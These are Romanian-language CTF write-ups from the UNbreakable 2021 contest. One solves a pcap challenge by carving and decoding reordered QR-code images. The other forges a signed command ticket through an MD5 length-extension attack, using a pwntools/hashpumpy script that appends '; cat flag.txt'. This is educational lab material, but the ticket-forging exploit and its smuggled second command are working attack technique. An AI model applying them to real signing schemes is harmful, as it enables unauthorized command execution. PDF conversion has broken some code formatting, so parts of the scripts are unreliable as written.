
You have all the info you need. Your goal is to get the flag and maybe learn a new protocol.

Flag format: CTF{sha256}

Rezolvare:


Ne este dat un fișier de tip **pcap**. Fișierele de tip pcap sunt fișiere ce conțin pachete de trafic și sunt folosite pentru analiza traficului într-o rețea. Cel mai popular program care ne permite vizualizarea acestor fișiere este **Wireshark** care este preinstalat în Kali Linux.

După o analiză sumară a conținutului din fișierul pcap, observăm câteva requesturi interesante de tip GET. Pentru a doar requesturile de tip GET, putem folosi funcția de filtrare oferită de Wireshark: "http.request.method==GET". Putem observa o serie de requesturi GET către diferite poze:



No.	Time	Source	Destination	Protocol	Length	Info
523	24.222313	127.0.0.1	127.0.0.1	HTTP	197	GET /_nodes/_local?filter_path=nodes.*.settings.tribe HTTP/1.1
529	24.227449	127.0.0.1	127.0.0.1	HTTP	183	GET /_cluster/health/.kibana?timeout=5s HTTP/1.1
532	24.229502	127.0.0.1	127.0.0.1	HTTP	166	GET /.kibana/_mappings HTTP/1.1
538	24.238329	127.0.0.1	127.0.0.1	HTTP	226	GET /_cluster/settings?include_defaults=true&filter_path=*.script.engine.*.inline HTTP/1.1
544	24.422077	127.0.0.1	127.0.0.1	HTTP	235	GET /dglakvmqmbxcqlpgbjb.png HTTP/1.1
562	25.433508	127.0.0.1	127.0.0.1	HTTP	235	GET /dhqclnghlrlxjmhjzon.png HTTP/1.1
574	26.446288	127.0.0.1	127.0.0.1	HTTP	235	GET /dmdkaosivnyzyzmglai.png HTTP/1.1
586	26.753521	127.0.0.1	127.0.0.1	HTTP	227	GET /_nodes?filter_path=nodes.*.version%2Cnodes.*.http.publish_address%2Cnodes.*.ip HTTP/1.1
589	26.756340	127.0.0.1	127.0.0.1	HTTP	197	GET /_nodes/_local?filter_path=nodes.*.settings.tribe HTTP/1.1
595	26.761312	127.0.0.1	127.0.0.1	HTTP	183	GET /_cluster/health/.kibana?timeout=5s HTTP/1.1
598	26.763734	127.0.0.1	127.0.0.1	HTTP	166	GET /.kibana/_mappings HTTP/1.1
604	26.771727	127.0.0.1	127.0.0.1	HTTP	226	GET /_cluster/settings?include_defaults=true&filter_path=*.script.engine.*.inline HTTP/1.1
636	27.456141	127.0.0.1	127.0.0.1	HTTP	235	GET /dtruebslzybqbiekwjr.png HTTP/1.1
654	28.465976	127.0.0.1	127.0.0.1	HTTP	235	GET /dwesxvndmatigddvcpr.png HTTP/1.1
666	29.287994	127.0.0.1	127.0.0.1	HTTP	227	GET /_nodes?filter_path=nodes.*.version%2Cnodes.*.http.publish_address%2Cnodes.*.ip HTTP/1.1
669	29.290706	127.0.0.1	127.0.0.1	HTTP	197	GET /_nodes/_local?filter_path=nodes.*.settings.tribe HTTP/1.1
674	29.295966	127.0.0.1	127.0.0.1	HTTP	183	GET /_cluster/health/.kibana?timeout=5s HTTP/1.1
677	29.298310	127.0.0.1	127.0.0.1	HTTP	166	GET /.kibana/_mappings HTTP/1.1
682	29.306593	127.0.0.1	127.0.0.1	HTTP	226	GET /_cluster/settings?include_defaults=true&filter_path=*.script.engine.*.inline HTTP/1.1
689	29.479878	127.0.0.1	127.0.0.1	HTTP	235	GET /dwnpvylinmhk1kulbrtt.png HTTP/1.1

De regula, după un request GET către o poză, urmează și răspunsul primit înapoi de la server, cu poza la care s-a făcut requestul, după cum se poate observa și mai jos:



Următorul pas ar fi sa extragem toate pozele. Pentru acest pas am ales tool-ul **foremost**.


Din pacate, Kali Linux nu vine cu acest tool preinstalat, așa ca va trebui instalat:

```
bogdan@kali:~/writeups/qr-mania$ sudo apt install foremost
```

Odata instalat, pentru a extrage toate imaginile din fisierul pcap se foloseste comanda:

```
bogdan@kali:~/writeups/qr-mania$ foremost -i challenge.pcap
```

Rezultatul obtinut:



Formatul flagului este format din 69 de caractere: CTF{SHA256}, lungimea unui hash SHA256 fiind de 64 de caractere. Se poate observa faptul ca avem 69 de poze, care par a fi QR Codes, dar colorate diferit.

Următorul pas este analiza imaginilor mai în detaliu, folosind tool-ul **exiftool**:

```
bogdan@kali:~/writeups/qr-mania$ sudo apt install libimage-exiftool-perl
```



```
htj@kali:~/writeups/qr-mania/output/png$ exiftool 00000163.png
ExifTool Version Number      : 12.16
File Name                    : 00000163.png
Directory                   : .
File Size                    : 1371 bytes
File Modification Date/Time   : 2021:03:23 17:48:59+02:00
File Access Date/Time        : 2021:03:23 17:49:11+02:00
File Inode Change Date/Time   : 2021:03:23 17:48:59+02:00
File Permissions             : rw-r--r--
File Type                    : PNG
File Type Extension          : png
MIME Type                    : image/png
Image Width                  : 310
Image Height                 : 310
Bit Depth                    : 8
Color Type                   : RGB
Compression                  : Deflate/Inflate
Filter                       : Adaptive
Interlace                    : Noninterlaced
Warning                      : [minor] Text chunk(s) found after PNG IDAT (may be ignored by some readers)
Comment                      : 20/69
Image Size                   : 310x310
Megapixels                   : 0.096
```

Din secțiunea de **Comment** putem extrage o informație esențială, și anume ordinea literelor, pornind de la prezumția că fiecare imagine QR reprezintă un caracter din flag.

Înainte de a scrie scriptul, o recapitulare a informațiilor acumulate nu strică niciodată:

- Avem 69 imagini QR, toate având o pereche de culori unică
- Presupunem că fiecare imagine QR se decodează într-un caracter din flag
- Ordinea imaginilor este amestecată, iar aceasta este data în metadata-ul imaginii.

Având în minte toate aceste informații, trebuie gândită o structură a scriptului:

- Reordonăm toate imaginile, și le salvăm folosind următoarea convenție: "qr_{number}.png", unde number este poziția caracterului în flag.
- Normalizăm toate imaginile (background color = white, foreground color = black)
- Decodăm fiecare imagine în ordine iar răspunsul îl adăugăm în flag.

Pentru că sunt multe etape de parcurs, cel mai bine este ca scriptul să fie structurat pe bucăți.

Funcția de reordonare a imaginilor:

```
def reorder_images(images):  
  
    # parsam prin toate imaginile  
    for img in images:  
  
        # executam comanda care ne va returna numai pozitia in care trebuie sa fie caracterul  
        # encodat QR.  
        get_comment_cmd = "exiftool {} | grep Comment".format(img)  
        ps =  
        subprocess.Popen(get_comment_cmd, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)  
  
        # salvam raspunsul primit  
        out, err = ps.communicate()  
  
        # daca nu s-a produs nicio eroare in executarea comenzii, atunci putem merge mai  
        # departe  
        if not err:  
            """ Extragem din outputul primit de la comanda "exiftool image.png | grep Comment"  
            doar numarul de ordine  
            Exemplu: out = b'Comment                : 20/69\n'  
                    number = "20"  
  
            Mai in detaliu:  
  
            Metoda .decode('utf-8') transforma tipul de date din bytes object(exemplu:  
            b'this is a bytes object') in string  
                    number = "Comment                : 20/69\n"  
            Metoda .split('/')[0] extrage doar continutul dinainte de delimitatorul '/'  
                    number = "Comment                : 20"  
            Metoda .split(':')[1] extrage doar continutul dupa delimitatorul ':'  
                    number = "20"  
            """
```

```
number = out.decode('utf-8').split('/')[0].split(':')[1]

# executam comanda de rename a fisierului bazat pe numarul de ordine obtinut mai
sus
rename_cmd = 'mv {} {}'.format(img, './output/png/qr_{}.png'.format(number))

# pentru ca nu mai avem nevoie sa salvam raspunsul primit, putem folosi metoda
"run" in loc de Popen.
subprocess.run(rename_cmd, shell=True)

else:
    print("Error executing {}: \n {}".format(get_comment_cmd, err))
```

Funcția de normalizare:

```
def normalize_image(img):

    # Deschidem imaginea si salvam matricea de pixeli in variabila pixels
    im = Image.open(img)
    pixels = im.load()

    # atribuim seturile RGB aferente non-culorilor care ne intereseaza: negru si alb
    black = (0,0,0)
    white = (255,255,255)

    # atribuim variabilei bg_color setul RGB al primului pixel din imaginea neprocesata(primul
    pixel este mereu in colt stanga sus)
    bg_color = pixels[0,0]

    # iteram prin toti pixelii, row by row
    for i in range(im.size[0]):
        for j in range(im.size[1]):

            # mapam white-background color si black-foreground color
            if pixels[i,j] == bg_color:
                pixels[i,j] = white
```

```
else:
    pixels[i,j] = black

# salvam modificarile peste imaginea neprocesata
im.save(img)
```

1. Funcția de decodare a codurilor QR (inspiration: <https://stackoverflow.com/questions/27233351/how-to-decode-a-qr-code-image-in-preferably-pure-python>):

```
2. def decode_qr(img):
3.     data = decode(Image.open(img))
4.     return str(data).split("data=b")[1].split("")[0]
```

Scriptul final:

```
#!/usr/bin/python3

import os
import subprocess
from PIL import Image
from pyzbar.pyzbar import decode

def normalize_image(img):

    # Deschidem imaginea si salvam matricea de pixeli in variabila pixels
    im = Image.open(img)
    pixels = im.load()

    # atribuim seturile RGB aferente non-culorilor care ne intereseaza: negru si alb
    black = (0,0,0)
    white = (255,255,255)

    # atribuim variabilei bg_color setul RGB al primului pixel din imaginea neprocesata(primul pixel
    este mereu in colt stanga sus)
    bg_color = pixels[0,0]
```

```
# iteram prin toti pixelii, row by row
for i in range(im.size[0]):
    for j in range(im.size[1]):

        # mapam white-background color si black-foreground color
        if pixels[i,j] == bg_color:
            pixels[i,j] = white
        else:
            pixels[i,j] = black

# salvam modificarile peste imaginea neprocesata
im.save(img)

def decode_qr(img):
    data = decode(Image.open(img))
    return str(data).split("data=b")[1].split("")[0]

def reorder_images(images):

    # parsam prin toate imaginile
    for img in images:

        # executam comanda care ne va returna numai pozitia in care trebuie sa fie caracterul encodat
        QR.
        get_comment_cmd = "exiftool {} | grep Comment".format(img)
        ps =
        subprocess.Popen(get_comment_cmd,shell=True,stdout=subprocess.PIPE,stderr=subprocess.PIPE
        )

        # salvam raspunsul primit
        out,err = ps.communicate()
```

```
# daca nu s-a produs nicio eroare in executarea comenzii, atunci putem merge mai departe
if not err:
    """ Extragem din outputul primit de la comanda "exiftool image.png | grep Comment" doar
    numarul de ordine
    Exemplu: out = b'Comment                : 20/69\n'
    number = "20"

    Mai in detaliu:

    Metoda .decode('utf-8') transforma tipul de date din bytes object(exemplu: b'thisisabytesobject') in
    string
    number = "Comment                : 20/69\n"
    Metoda .split('/')[0] extrage doar continutul dinainte de delimitatorul '/'
    number = "Comment                : 20"
    Metoda .split(':')[1] extrage doar continutul dupa delimitatorul ':'
    number = "20"
    """
    number = out.decode('utf-8').split('/')[0].split(':')[1]

    # executam comanda de rename a fisierului bazat pe numarul de ordine obtinut mai sus
    rename_cmd = 'mv {} {}'.format(img, './output/png/qrcode_{}.png'.format(number))

    # pentru ca nu mai avem nevoie sa salvam raspunsul primit, putem folosi metoda "run" in loc
    # de Popen.
    subprocess.run(rename_cmd, shell=True)

else:
    print("Error executing {}:\n {}".format(get_comment_cmd, err))

def main():

    # initializam flag-ul ca empty string
    flag = "
```

```
# generam o lista cu path-ul catre toate pozele
images = ['./output/png/'+img for img in os.listdir('./output/png/')]

# reordonam pozele
reorder_images(images)

# parsam prin fiecare poza
for i in range(len(images)):

    # ne folosim de conventia de ordine a pozelor
    img = './output/png/qr_{}.png'.format(i+1)

    # normalizam poza sa fie black-white
    normalize_image(img)

    # obtinem caracterul decodat
    decoded_char = decode_qr(img)

    # il adaugam la flag
    flag += decoded_char

print("Flag: {}".format(flag))

if __name__ == '__main__':
    main()
```

Un overview al rezolvării după scrierea scriptului:

```
ntj@kali:~/writeups/qr-mania$ ls
challenge.pcap  qr_decode.py
ntj@kali:~/writeups/qr-mania$ foremost -i challenge.pcap
Processing: challenge.pcap
[*]
ntj@kali:~/writeups/qr-mania$ ./qr_decode.py
Flag: CTF{2b2e8580cdf35896d75bfc4b1bafff6ee90f6c525da3b9a26dd7726bf2171396}
ntj@kali:~/writeups/qr-mania$ |
```

Librarii python folosite:

```
import os
import subprocess
from PIL import Image
from pyzbar.pyzbar import decode
```

Librăriile **os** si **subprocess** sunt preinstalate în orice versiune de Python.

Pentru a instala celelalte 2 librării, se va folosi pip (python package manager):

```
bogdan@kali:~/writeups/qr-mania$ curl https://bootstrap.pypa.io/get-pip.py -o get-pip.py
bogdan@kali:~/writeups/qr-mania$ python3 get-pip.py
bogdan@kali:~/writeups/qr-mania$ python3 -m pip install Pillow
bogdan@kali:~/writeups/qr-mania$ python3 -m pip install pyzbar
```

Secure-terminal (ușor)

Concurs UNbreakable 2021 #Individual

Descriere:

My company wanted to buy Secure Terminal PRO, but their payment system seems down. I have to use the PRO version tomorrow - can you please find a way to **read** flag.txt?

Format flag: CTF{sha256}

Rezolvare:

Haideți să ne conectăm la adresa furnizată și să testăm toate opțiunile:

```
yakuhito@furry-catstation:~/cft/unr21-ind$ nc 34.89.172.250 30882
#####
#  # ##### #  # # ##### #####
#  #  #  #  #  #  #
##### ##### #  #  #  # #####
#  #  #  #  # ##### #
#  #  #  #  #  #  #  #
##### ##### ##### #  # #####
#####
#  ##### ##### #  #  #  #  #
#  #  #  #  #  #  #  #  #
```



```
# ##### # ##### # #  
# # ##### # # # # #  
# # # # # # # #  
# ##### # # # # # #
```

FREE VERSION

Choose an action:

- 0. Exit
- 1. Provably fair **command** execution
- 2. Get a free ticket
- 3. Execute a ticket
- 1337. Go PRO

Choice: 1

Provably fair **command** execution

We **do** not execute commands before you ask us to.

Our system works based on '**tickets**', **which** contain signed commands.

While the free version can only generate '**whoami**' tickets, the pro version can create any ticket.

Each ticket is a JSON object containing two fields: the **command** that you want to execute and a signature.

The signature is calculated as follows: md5(SECRET + b'\$' + base64.b64decode(**command**)), **where** SECRET is a 64-character random hex string only known by the server.

This means that the PRO version of the software can generate tickets offline.

The PRO version also comes with multiple-commands tickets (the FREE version only executes the last **command** of your ticket).

The PRO version also has a more advanced anti-multi-command-ticket detection system - the free version just uses ; as a delimiter!

What are you waiting **for**? The PRO version is just better.

Choose an action:

- 0. Exit
- 1. Provably fair **command** execution
- 2. Get a free ticket
- 3. Execute a ticket
- 1337. Go PRO

Choice: 1337

We are having some trouble with our Dogecoin wallet; please try again later.

Choose an action:

- 0. Exit
- 1. Provably fair **command** execution
- 2. Get a free ticket
- 3. Execute a ticket
- 1337. Go PRO

Choice: 2

You can find your ticket below.

```
{"command": "d2hvYW1p", "signature":  
"f2c1fe816530a1c295cc927260ac8fba"}
```

Choose an action:

- 0. Exit
- 1. Provably fair **command** execution
- 2. Get a free ticket
- 3. Execute a ticket
- 1337. Go PRO

Choice: 3

```
Ticket: {"command": "d2hvYW1p", "signature":  
"f2c1fe816530a1c295cc927260ac8fba"}
```

Output:ctf

```
Choose an action:
0. Exit
1. Provably fair command execution
2. Get a free ticket
3. Execute a ticket
1337. Go PRO
Choice: 0
Thanks for using Secure Terminal v0.5!

^C
yakuhto@furry-catstation:~/ctf/unr21-ind$
```

S-a dovedit că această challenge nu a fost foarte ușor. Secretul pentru a rezolva această problemă este de a observa formula folosită pentru a genera semnătura:

```
md5(SECRET + b'$' + base64.b64decode(command))
```

Unii algoritmi de hashing, inclusiv md5, sunt vulnerabili la atacurile de extindere a lungimii. Conceptul este simplu: dacă știu hash-ul unui șir de caractere (să numim șirul s), pot calcula hash-ul lui p, unde **p este s + random_looking_data + a_string_that_i_control**. Cu alte cuvinte, putem construi noi bilete utilizând datele furnizate în biletul gratuit (adăugând, de exemplu, "; cat flag.txt" la s, care este "whoami" în cazul nostru).

Vă recomand cu căldură să citiți această pagină din Wikipedia înainte de a vă uita la scriptul meu de rezolvare:

https://en.wikipedia.org/wiki/Length_extension_attack

```
from pwn import *
import hashpumpy
import json
import base64

r = remote("127.0.0.1", 5555)
```

```
# Get 'whoami' ticket
r.recvuntil(b"Choice: ")
r.sendline(b"2")
r.recvuntil(b"below.\n")
ticket = json.loads(r.recvline().strip().decode())
command = base64.b64decode(ticket["command"]).encode().decode()
signature = ticket["signature"]

# Forge 'cat flag.txt' ticket
new_signature, new_command = hashpumpy.hashpump(signature, command, "; cat flag.txt",
64 + 1)
new_ticket = {"command": base64.b64encode(new_command).decode(), "signature":
new_signature}
new_ticket = json.dumps(new_ticket)

# Send 'cat flag.txt' ticket
r.recvuntil(b"Choice: ")
r.sendline(b"3")
r.recvuntil(b"Ticket: ")
r.sendline(new_ticket.encode())
r.interactive()
```

Am folosit biblioteca Python HashPump, haspumpy pentru a construi o nouă semnătură.

Flag: CTF{54fba46680a9a23c505[RESTRICTED]ca416560b7c4819693908}

Contribuitori

- Mihai Dancaescu (yakuhto)
- Popovici Daniel (betaflash)
- Netejoru Bogdan (trollzorftw)